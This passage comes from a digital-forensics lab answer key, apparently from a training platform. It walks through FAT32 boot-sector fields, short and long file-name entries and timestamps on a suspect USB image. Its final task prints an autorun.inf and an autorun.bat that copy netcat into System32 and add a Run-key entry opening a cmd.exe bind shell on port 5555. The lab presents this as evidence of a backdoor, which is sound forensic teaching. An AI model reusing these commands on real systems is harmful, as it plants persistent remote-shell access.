and using DCode [located at C:\\DFP\\Tools\\Time] with MS-DOS 32-bit Hex Value we get the following: Fri, 17 November 2017 01:53:10 Local\n\nThis could be seen in the following: \n\n![image11](https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/image11.png)\n\nSo, with the tenths of seconds, we get the following:\n\nFri, 17 November 2017 01:53:10.6 Local\n\nVII. Offset 18: copying the next two bytes that represent the Last Accessed Date = 71 4B and using the same as before with DCode and MS-DOS 32-bit Hex we get the following: Fri, 17 November 2017 00:00:00 Local\n\nWe can see this in the following: \n\n![image12](https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/image12.png)\n\n[Note (1):] remember that FAT file systems have only Last Access Dates but no time, and that is why we see the time set to 00:00:00.\n\n[Note (2):] I'm going to skip offset 20 and 21 for now, we'll get back to them shortly.\n\nVIII. Offset 22: copying the next four bytes that represent the Last Modification Time and Last Modification Date = A6 0E 71 4B and using the same as before with DCode and MS-DOS 32-bit Hex we get the following: Fri, 17 November 2017 01:53:12 Local\n\nWe can see this in the following: \n\n![image12](https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/image13.png)\n\nIX. Offset 26: is the low two bytes of the first cluster number. We find here the value = 0300, and if we go back to offset 20 and 21, we find the high two bytes of the first cluster number. Using the same method, we did before, we get the following:\n\n20 21 = 00 00\n\n26 27 = 03 00\n\nThen the first cluster would be at 00 00 00 03\n\nX. Offset 28: is the file size in bytes. We find here the value 00 00 00 00, and that is because this is a directory, so its size will be zero.\n\nUntil now we have only analyzed the SFN part of this directory (same for files), so let us move on to the LFN part.\n\n[LFN Part 1:]\n\nI. Offset 0: is the sequence number using one byte. We find the value: 01\n\nII. Offset 1: uses 10 bytes and holds the first five characters in Unicode of the long file name. We found the value: 53 00 79 00 73 00 74 00 65 00 -> S y s t e\n\nIII. Offset 11: is the file attribute using 1 byte. This entry holds the value 0F because it is a Long File Name\n\nIV. Offset 12: we find one reserved byte, always holding 00\n\nV. Offset 13: we find one byte holding a checksum value calculated based on the Short File Name. This value will be found in each LFN entry. The value here was: 72\n\nVI. Offset 14: we find 12 bytes holding the next six characters in Unicode of the LFN. We found the value: 6D 00 20 00 56 00 6F 00 6C 00 75 00 -> m V o l u\n\n[Note:] there is a SPACE character between the char \"m\" and \"V\" in the representation above.\n\nVII. Offset 26: we find two bytes reserved and always will be zeros.\n\nVIII. Offset 28: we find another 2 characters of the LFN. They will be using four bytes as it is in Unicode. So, the value we found here was: 6D006500 -> m e\n\n[LFN Part 2:]\n\nI. Offset 0: is the sequence number using one byte. We find the value: 42\n\nLet me explain this a little. Since this sequence is 42, it means this is the last LFN entry which only has 2 entries. So, the number 4 is for the end of sequence, and the number 2 represents the number of entries we have here.\n\nII. Offset 1: uses 10 bytes and holds the first five characters in Unicode of the long file name. We found the value: 20 00 49 00 6E 00 66 00 6F 00 -> I n f o\n\n[Note:] there is a SPACE character at the beginning making them 5 Unicode chars.\n\nIII. Offset 11: is the file attribute using 1 byte. This entry holds the value 0F because it is a Long File Name\n\nIV. Offset 12: we find one reserved byte, always holding 00\n\nV. Offset 13: we find one byte holding a checksum value calculated based on the Short File Name. This value will be found in each LFN entry. The value here was: 72\n\nNote: this was found in the first entry too. It helps to identify that all these entries belong to the same file name.\n\nVI. Offset 14: we find 12 bytes holding the next six characters in Unicode of the LFN. We found the value: 72 00 6D 00 61 00 74 00 69 00 6F 00 -> r m a t i o\n\nVII. Offset 26: we find two bytes reserved and always will be zeros.\n\nVIII. Offset 28: we find another 2 characters of the LFN. They will be using four bytes as it is in Unicode. So, the value we found here was: 6E 00 00 00 -> n\n\nThe last byte is padded with zero since there is no characters left in the LFN.\n\nIn our next file, I will be using a much simpler method, and it is based on the features provided by WinHex. Let's get started.\n\nText-on-the-board.jpg\n\nOne of the advantages of using a forensic tool is it makes all the nightmare we saw before, extremely easy! You'll see soon!\n\nRefer to the properties tab in FTK Imager to see the information parsed.\n\n![textontheboard](https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/textontheboard.jpg)\n\nAs we can see, all the details are fully clear.\n\nNow if you go backward 32 bytes, which should be the beginning of an entry (32 bytes each), you should be currently at the following:\n\nAs you can see, it was extremely easy to analyze LFN and SFNs using a basic forensic tool.\n\nWhat are the creation dates of the files found, and what hypothesis do you have for their close creation date?\n\nYou should notice that all files have a very close creation time ranging from 11/17/2017 13:25:21.0 to 11/17/2017 13:26:06.0. I hypothesize that these files were either copied using a script or they were copy and pasted into this USB thumb drive and that is why they are very close to each other.\n\nWhich file was the first file copied to the USB, and how did you find that? (show two ways)\n\nThe second method would be to check the cluster numbers of the files/directories that are copied to the USB thumb drive. This could be done by exporting the list of files and directories into either XML or TSV file formats and then sorting the files based on their integer ID.\n\n\nYou will find, the file named nmap-5.51-setup.exe has the cluster number 7, which means it was the first among all these files copied to this USB thumb drive.\n\n### Task 3: Finding Suspicious Content and Analyzing Their File Directory Entries\nWe will continue our analysis to find any suspicious files and do some file checking by navigating through the content of the USB and the files found.\n\n1. Which files are suspicious and why? What is us your hypo?\n <details>\n  <summary>Click for Answer</summary>\nthe files that are suspicious are:\n- autorun.bat\n- autorun.inf\n- nc.exe\n</details>\n\n**Form a Hypothesis:** The reason is that autorun files are used to benefit from the autorun features found in systems. So the autorun.inf file is used to call and run the autorun.bat file.\n\nThe autorun.inf file contained the following:\n\n```\n[autorun]\nopen=autorun.bat\naction=\"starting network service\"\n```\n\nWhile the\nautorun.bat\nfile contained the following:\n\n```\ncopy nc.exe \"%SYSTEMROOT%/System32\"\nREG ADD \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"NETSRVICE\" /t \"REG_SZ\" /d \"%SYSTEMROOT%\\System32\\nc.exe -d -L -e cmd.exe -p 5555\"\n```\n\nFrom the file above, we can see that the nc.exe file is being copied to the System32 directory under the system root directory (C:\\Windows). After that, the REG ADD command is being used to add a registry entry to the HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run key so that each time the system reboots the nc.exe is executed and a cmd.exe is attached to it. This cmd.exe could be reached by connecting to port 5555 as seen above.\n\nSo we can clearly say that the USB thumb drive is being used to create some sort of BACKDOOR on the victim's system.\n\nAnalyze each of their directory entries checking most importantly their file attributes.\n <details>\n  <summary>Click for Answer</summary>\nYou can apply the same process we did in the previous task (i.e., task #2) here. \n</details>\n\nExamine the autorun.inf file directory entry\n\n <details>\n  <summary>Click for Answer</summary>\nHow many clusters did each file consume and what are they?\n\n|Number | File name | No. of Clusters Used | Cluster No.|\n| ----- | --------- | -------------------- | ---------- |\n| 1 | autorun.bat | 1 | 82159 |\n| 2 | autorun.inf |\t1 | 82158 |\n| 3 | nc.exe | 15 | 82143 - 82157 |\n\n</details>",
    "solutions_html": "<h2>SOLUTIONS</h2>\n<h3>Task 1: Analyzing FAT32 File System Volume Boot Record</h3>\n<p>Let us open our evidence file given named \"[Lab10.dd]\" [located at C:\\DFP\\Labs\\Module05\\Lab10\\Lab10.dd] using Active@ Disk Editor, which would lead us to the following:</p>\n<p><img alt=\"Boot Sector\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/1.jpg\" /></p>\n<p>In the template pane select the drop down arrow and change the selection from \"No template\" to \"Master Boot Record\". Reference the figure below.</p>\n<p><img alt=\"NoTemplate\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/NoTemplate.jpg\" /></p>\n<p><img alt=\"MasterBootRecord\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/MasterBootRecord.jpg\" /></p>\n<p>After changing the template pane to Master Boot Record, click on the triangle next to each partition to collapse them. You are now looking at each partition as interpreted from the Master Boot Record. You should see that partition 1 is 350 MB and partition 2 is 69.7 GB, with the remaining 2 partition unsed.</p>\n<p><img alt=\"MBRPartitions\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/MBRPartitions.jpg\" /></p>\n<p>Expand the Partition 1 entry to begin our analysis. The result should look like the following:</p>\n<p><img alt=\"Partition1\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/Partition1.jpg\" /></p>\n<p>One observation to make is that the Partition identified by the software is an NTFS partition. This is incorrect. We are expecting a FAT32 file system If you review offset 450 you will see that the value is 0x0B. An NTFS volume is identified by the value of 0x07. In this case, 0x0B is the identified of a FAT32 partition, however it is an old and now rare version of FAT32 (circa Windows 95). So we will continue to investigate it as a FAT32 partition.</p>\n<p>Click on the blue 2,048 hyperlink in the first sector row</p>\n<p><img alt=\"FirstSector\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/FirstSector.jpg\" /></p>\n<p>You should now be at the starting sector for the 1st partition identified by the MBR. Visually look for confirming clue in the ASCII section of hex editor. What you should see are is:</p>\n<ol>\n<li>Text indicating the FAT32 file system signature is present \"MSDOS5.0\"</li>\n<li>The name of the filesystem type \"FAT32\"</li>\n</ol>\n<p><img alt=\"ASCIIText\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/ASCIIText.jpg\" /></p>\n<p>While this is not neccesarily a forensic observation, it does help to ensure you are on the right track, and you will soon correlate and confirm.</p>\n<p>In the template window, select FAT32 Boot Sector.</p>\n<p>Using the boot sector menu that appeared to us to analyze the boot sector and answer the questions requested.</p>\n<ol>\n<li>\n<p>Number of sectors used for each cluster (sectors per cluster).\n<details>\n  <summary>Click for Answer</summary>\n  Found at offset 13 and is 8 sectors. This means we have a USB using a 4096 bytes cluster.\n  </details></p>\n</li>\n<li>\n<p>The number of reserved sectors.</p>\n</li>\n</ol>\n<details>\n  <summary>Click for Answer</summary>\n  Found at offset 14 and is 2,870 sectors. This means we can find the first FAT at sector number 2870.\n  </details>\n\n<ol>\n<li>\n<p>Number of FATs and the size of each one.\n<details>\n  <summary>Click for Answer</summary>\n  Found at offset 16 and is 2. This means we can have two FATs in this file system. Also, the size of each FAT is 14,949 sector which is found at offset 36.\n  </details></p>\n</li>\n<li>\n<p>Location of the backup for the boot sector (extra: find it, and copy it out)\n<details>\n  <summary>Click for Answer</summary>\n  This is found at offset 50 and is 6. This means we can go to sector 6 and find a copy of the current boot sector.  Since there are 512 bytes in each sector, to calculate the offset multiply sectors*512. Use the offset buttons to go to byte offset 3072 from curent position.\n  </details></p>\n</li>\n</ol>\n<p>Go to Offset 3,072 bytes from current position.</p>\n<p><img alt=\"Offset3072\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/offset3072.jpg\" /></p>\n<p>This should lead us exactly to offset 1051648, as seen below</p>\n<p><img alt=\"Offset1051648\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/offset1051648.jpg\" /></p>\n<p>Now, highlight these 512 bytes and then right click on the desktop and select Paste Into File. Save the file (e.g., SuspectUSB-BKUP-VBR) and continue to the next question.</p>\n<ol>\n<li>\n<p>What is the cluster number of the root directory\n<details>\n  <summary>Click for Answer</summary>\nIt is found at offset 44 and is 2. This means that the first cluster used by the root directory is at number 2, which is exactly how Microsoft defined it, as it always starts at 2, because cluster #0 and #1 are reserved.\n</details></p>\n</li>\n<li>\n<p>What is the volume serial number\n<details>\n  <summary>Click for Answer</summary>\nIt is found at offset 67 and is 58 2E DA D6.\n</details></p>\n</li>\n<li>\n<p>What is th size of the whole file system in both sectors and bytes?</p>\n</li>\n</ol>\n<details>\n  <summary>Click for Answer</summary>\nRemember to multiply *number of sectors \\* 512*. The value is found at offset 32 and is 15,339,520 sectors * 512 = 7853834240 bytes. Also, means 7490 MiB or ~7.8 GB.\n</details>\n\n<h3>Task 2: Basic File and Directory Analysis</h3>\n<p>Continue, using FTK Imager, to answer the requirements for this part of our investigation .</p>\n<p>Number of files and directories found in the root directory</p>\n<p>From the figure below, we can see that we have 2 directories and 8 files.</p>\n<p><img alt=\"FTKRootFolder\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/Suspect2FTKRoot.jpg\" /></p>\n<p>To find a directory entry of a file or directory, first review the above figure. A visual inspection of the Tree, File List, and Hex Panes should reveal some visually recognizable strings. The hexadecimal code is the File Allocation Table (FAT).</p>\n<p>Then, traverse the entries until you find the line that corresponds to the file name you are looking for, which is at the beginning of the entry. Click on a file in the File List. Look at the lower left hand corner, select the properties tab.</p>\n<p><img alt=\"FileEntryProperties\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/FileEntryProperties.jpg\" /></p>\n<p>If you look at the properties table, note the Name, Physical Size, Start Cluster, Start Sector.</p>\n<p>Do a quick verification exercise to see if the starting sector contains the file information. You will need to calculate the offeset of the sector.</p>\n<p>Because this image is using 512k sectors, the equation to calulate sectors to offset is offset = (Start Sector * 512) + 1. Try the math on your own. What is the starting offset for autorun.bat?</p>\n<p><details>\n  <summary>Click for Answer</summary>\nThe starting offset for autorun.bat is 354340865\n</details></p>\n<p>In the Evidence Tree, click on Lab10.dd. Then right click in the white space and select Go To Offset. Enter the calculated offset, select decimal and beginning of file. Then OK.</p>\n<p><img alt=\"OffsetFound\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/OffsetFound.jpg\" /></p>\n<p>Now, locate the directory entry for the file slidenotes.pdf, by click on root in the Evidence Tree. Use the properties to determine the sectors and clusters.</p>\n<p><img alt=\"slidedirentry\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/slidedirentry.jpg\" /></p>\n<p><em>Note: actually, this file has more than one entry, but we will come back to this later.</em></p>\n<p>The starting cluster number for each file and directory in the root. This task must be done first manually then verify your results using tool(s). Since this is a FAT32 file system, we have to identify the starting cluster number, which is four bytes, is split into two bytes each and found at offset 20-21 and 26-27 of the directory entry.</p>\n<p>Be aware that even though we demonstrated using a tool to quickly locate the information, you always should do it manualy to verify the forensic tool is correctly interpreting the results.</p>\n<p>Using the same example in the previous task, we have (all in hex):</p>\n<p>Byte 20 = 01</p>\n<p>Byte 21 = 00</p>\n<p>Byte 26 = BC</p>\n<p>Byte 27 = 40</p>\n<p>Whih resultxs in: 0100BC40</p>\n<p>And remember since it is written in little endian, then this means we have:</p>\n<p>21 20 27 26 Which equals: 00 01 40 BC</p>\n<p><img alt=\"slideclustersize\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/slideclustersize.jpg\" /></p>\n<p>So, the first cluster for the slidenotes.pdf file is: 82108</p>\n<p>Verify our results using the properties pane . As you can see below, the first cluster is indeed 82108.</p>\n<p><img alt=\"slideclustersizeproperties\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/slideclustersizeproperties.jpg\" /></p>\n<p>Always take the steps to manually verify this information. Computer forensics requires a methodology that does not depend BLINDLY on tools.</p>\n<p>Did you observe any files with long file names? A long file name is a file that is longer than the standard eight dot three format, or eight characters for the file name and a three character extension seperated by a dot, for example \"FILENAME.ZIP\". Let's analyze at least two of them.</p>\n<p>Files and directories that have upper case letters such as \"Tools\" also have a LFN directory entry. The files are:</p>\n<p>Name Type\nSystem Volume Information Directory\nTools Directory\nAnti-Forensics.txt File\nGlowing Element.jpg File\nknowledge_is_Wisdom.jpg File\nslidenotes.pdf File\nText-on-the-board.jpg File</p>\n<p>Let's analyze the first directory and the last file in the list above.</p>\n<p><strong>System Volume Information</strong></p>\n<p>Right click on the directory then go to Navigate Seek directory entry.</p>\n<p>Now, since this is a LFN directory entry, then the first one that we landed on when using the menu above took us the short file name (SFN) directory entry, and the rest are the ones above it. Let's take a look at the following:</p>\n<p><img alt=\"LFNDIRECTORY\" src=\"https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/LFNDIRECTORY.jpg\" /></p>\n<p>As we know each entry is 32 bytes, so from the figure above we can see that this directory is using one SFN and two LFN entries. I will be analyzing them using two methods, manually and using tools.</p>\n<p>The first example will be done based on the manual method, as follows:</p>\n<p>I. Offset 0: is the file name using 8 bytes = 53 59 53 54 45 4D 7E 31 -&gt; SYSTEM~1</p>\n<p>II. Offset 8: is the file extension using 3 bytes = 20 20 20 -&gt; no extension and it is padded because it is a directory</p>\n<p>III. Offset 11: is the file attributes using one byte = 16 -&gt; 00010110 (bits) -&gt; It is a directory with the system and hidden attributes all set (directory, system, hidden)</p>\n<p>IV. Offset 12: we find a single reserved byte</p>\n<p>V. Offset 13: A single byte for the tenths of a second = 42 -&gt; (hex) 66</p>\n<p>VI. Offset 14: copying the next four bytes that represent the Creation Time and Creation Date = A5 0E 71 4B and using DCode [located at C:\\DFP\\Tools\\Time] with MS-DOS 32-bit Hex Value we get the following: Fri, 17 November 2017 01:53:10 Local</p>\n<p>This could be seen in the following: </p>\n<p><img alt=\"image11\" src=\"https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/image11.png\" /></p>\n<p>So, with the tenths of seconds, we get the following:</p>\n<p>Fri, 17 November 2017 01:53:10.6 Local</p>\n<p>VII. Offset 18: copying the next two bytes that represent the Last Accessed Date = 71 4B and using the same as before with DCode and MS-DOS 32-bit Hex we get the following: Fri, 17 November 2017 00:00:00 Local</p>\n<p>We can see this in the following: </p>\n<p><img alt=\"image12\" src=\"https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/image12.png\" /></p>\n<p>[Note (1):] remember that FAT file systems have only Last Access Dates but no time, and that is why we see the time set to 00:00:00.</p>\n<p>[Note (2):] I'm going to skip offset 20 and 21 for now, we'll get back to them shortly.</p>\n<p>VIII. Offset 22: copying the next four bytes that represent the Last Modification Time and Last Modification Date = A6 0E 71 4B and using the same as before with DCode and MS-DOS 32-bit Hex we get the following: Fri, 17 November 2017 01:53:12 Local</p>\n<p>We can see this in the following: </p>\n<p><img alt=\"image12\" src=\"https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/image13.png\" /></p>\n<p>IX. Offset 26: is the low two bytes of the first cluster number. We find here the value = 0300, and if we go back to offset 20 and 21, we find the high two bytes of the first cluster number. Using the same method, we did before, we get the following:</p>\n<p>20 21 = 00 00</p>\n<p>26 27 = 03 00</p>\n<p>Then the first cluster would be at 00 00 00 03</p>\n<p>X. Offset 28: is the file size in bytes. We find here the value 00 00 00 00, and that is because this is a directory, so its size will be zero.</p>\n<p>Until now we have only analyzed the SFN part of this directory (same for files), so let us move on to the LFN part.</p>\n<p>[LFN Part 1:]</p>\n<p>I. Offset 0: is the sequence number using one byte. We find the value: 01</p>\n<p>II. Offset 1: uses 10 bytes and holds the first five characters in Unicode of the long file name. We found the value: 53 00 79 00 73 00 74 00 65 00 -&gt; S y s t e</p>\n<p>III. Offset 11: is the file attribute using 1 byte. This entry holds the value 0F because it is a Long File Name</p>\n<p>IV. Offset 12: we find one reserved byte, always holding 00</p>\n<p>V. Offset 13: we find one byte holding a checksum value calculated based on the Short File Name. This value will be found in each LFN entry. The value here was: 72</p>\n<p>VI. Offset 14: we find 12 bytes holding the next six characters in Unicode of the LFN. We found the value: 6D 00 20 00 56 00 6F 00 6C 00 75 00 -&gt; m V o l u</p>\n<p>[Note:] there is a SPACE character between the char \"m\" and \"V\" in the representation above.</p>\n<p>VII. Offset 26: we find two bytes reserved and always will be zeros.</p>\n<p>VIII. Offset 28: we find another 2 characters of the LFN. They will be using four bytes as it is in Unicode. So, the value we found here was: 6D006500 -&gt; m e</p>\n<p>[LFN Part 2:]</p>\n<p>I. Offset 0: is the sequence number using one byte. We find the value: 42</p>\n<p>Let me explain this a little. Since this sequence is 42, it means this is the last LFN entry which only has 2 entries. So, the number 4 is for the end of sequence, and the number 2 represents the number of entries we have here.</p>\n<p>II. Offset 1: uses 10 bytes and holds the first five characters in Unicode of the long file name. We found the value: 20 00 49 00 6E 00 66 00 6F 00 -&gt; I n f o</p>\n<p>[Note:] there is a SPACE character at the beginning making them 5 Unicode chars.</p>\n<p>III. Offset 11: is the file attribute using 1 byte. This entry holds the value 0F because it is a Long File Name</p>\n<p>IV. Offset 12: we find one reserved byte, always holding 00</p>\n<p>V. Offset 13: we find one byte holding a checksum value calculated based on the Short File Name. This value will be found in each LFN entry. The value here was: 72</p>\n<p>Note: this was found in the first entry too. It helps to identify that all these entries belong to the same file name.</p>\n<p>VI. Offset 14: we find 12 bytes holding the next six characters in Unicode of the LFN. We found the value: 72 00 6D 00 61 00 74 00 69 00 6F 00 -&gt; r m a t i o</p>\n<p>VII. Offset 26: we find two bytes reserved and always will be zeros.</p>\n<p>VIII. Offset 28: we find another 2 characters of the LFN. They will be using four bytes as it is in Unicode. So, the value we found here was: 6E 00 00 00 -&gt; n</p>\n<p>The last byte is padded with zero since there is no characters left in the LFN.</p>\n<p>In our next file, I will be using a much simpler method, and it is based on the features provided by WinHex. Let's get started.</p>\n<p>Text-on-the-board.jpg</p>\n<p>One of the advantages of using a forensic tool is it makes all the nightmare we saw before, extremely easy! You'll see soon!</p>\n<p>Refer to the properties tab in FTK Imager to see the information parsed.</p>\n<p><img alt=\"textontheboard\" src=\"https://assets.ine.com/cybersecurity-lab-images/60d5abef-117d-4b85-9546-ff77c1494b47/textontheboard.jpg\" /></p>\n<p>As we can see, all the details are fully clear.</p>\n<p>Now if you go backward 32 bytes, which should be the beginning of an entry (32 bytes each), you should be currently at the following:</p>\n<p>As you can see, it was extremely easy to analyze LFN and SFNs using a basic forensic tool.</p>\n<p>What are the creation dates of the files found, and what hypothesis do you have for their close creation date?</p>\n<p>You should notice that all files have a very close creation time ranging from 11/17/2017 13:25:21.0 to 11/17/2017 13:26:06.0. I hypothesize that these files were either copied using a script or they were copy and pasted into this USB thumb drive and that is why they are very close to each other.</p>\n<p>Which file was the first file copied to the USB, and how did you find that? (show two ways)</p>\n<p>The second method would be to check the cluster numbers of the files/directories that are copied to the USB thumb drive. This could be done by exporting the list of files and directories into either XML or TSV file formats and then sorting the files based on their integer ID.</p>\n<p>You will find, the file named nmap-5.51-setup.exe has the cluster number 7, which means it was the first among all these files copied to this USB thumb drive.</p>\n<h3>Task 3: Finding Suspicious Content and Analyzing Their File Directory Entries</h3>\n<p>We will continue our analysis to find any suspicious files and do some file checking by navigating through the content of the USB and the files found.</p>\n<ol>\n<li>Which files are suspicious and why? What is us your hypo?\n <details>\n  <summary>Click for Answer</summary>\nthe files that are suspicious are:</li>\n<li>autorun.bat</li>\n<li>autorun.inf</li>\n<li>nc.exe\n</details></li>\n</ol>\n<p><strong>Form a Hypothesis:</strong> The reason is that autorun files are used to benefit from the autorun features found in systems. So the autorun.inf file is used to call and run the autorun.bat file.</p>\n<p>The autorun.inf file contained the following:</p>\n<pre class=\"codehilite\"><code>[autorun]\nopen=autorun.bat\naction=\"starting network service\"</code></pre>\n\n<p>While the\nautorun.bat\nfile contained the following:</p>\n<pre class=\"codehilite\"><code>copy nc.exe \"%SYSTEMROOT%/System32\"\nREG ADD \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"NETSRVICE\" /t \"REG_SZ\" /d \"%SYSTEMROOT%\\System32\\nc.exe -d -L -e cmd.exe -p 5555\"</code></pre>\n\n<p>From the file above, we can see that the nc.exe file is being copied to the System32 directory under the system root directory (C:\\Windows). After that, the REG ADD command is being used to add a registry entry to the HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run key so that each time the system reboots the nc.exe is executed and a cmd.exe is attached to it. This cmd.exe could be reached by connecting to port 5555 as seen above.</p>\n<p>So we can clearly say that the USB thumb drive is being used to create some sort of BACKDOOR on the victim's system.</p>\n<p>Analyze each of their directory entries checking most importantly their file attributes.\n <details>\n  <summary>Click for Answer</summary>\nYou can apply the same process we did in the previous task (i.e., task #2) here. \n</details></p>\n<p>Examine the autorun.inf file directory entry</p>\n<p><details>\n  <summary>Click for Answer</summary>\nHow many clusters did each file consume and what are they?</p>\n<table>\n<thead>\n<tr>\n<th>Number</th>\n<th>File name</th>\n<th>No. of Clusters Used</th>\n<th>Cluster No.</th>\n</tr>\n</thead>\n<tbody>\n<tr>\n<td>1</td>\n<td>autorun.bat</td>\n<td>1</td>\n<td>82159</td>\n</tr>\n<tr>\n<td>2</td>\n<td>autorun.inf</td>\n<td>1</td>\n<td>82158</td>\n</tr>\n<tr>\n<td>3</td>\n<td>nc.exe</td>\n<td>15</td>\n<td>82143 - 82157</td>\n</tr>\n</tbody>\n</table>\n</details>",
    "flags": [],
    "min_points_to_pass": null,
    "access_type": "default",
    "user_status": "unstarted",
    "user_lab_status": null,
    "user_status_modified": null,
    "user_flags": [],
    "global_running_session": null
}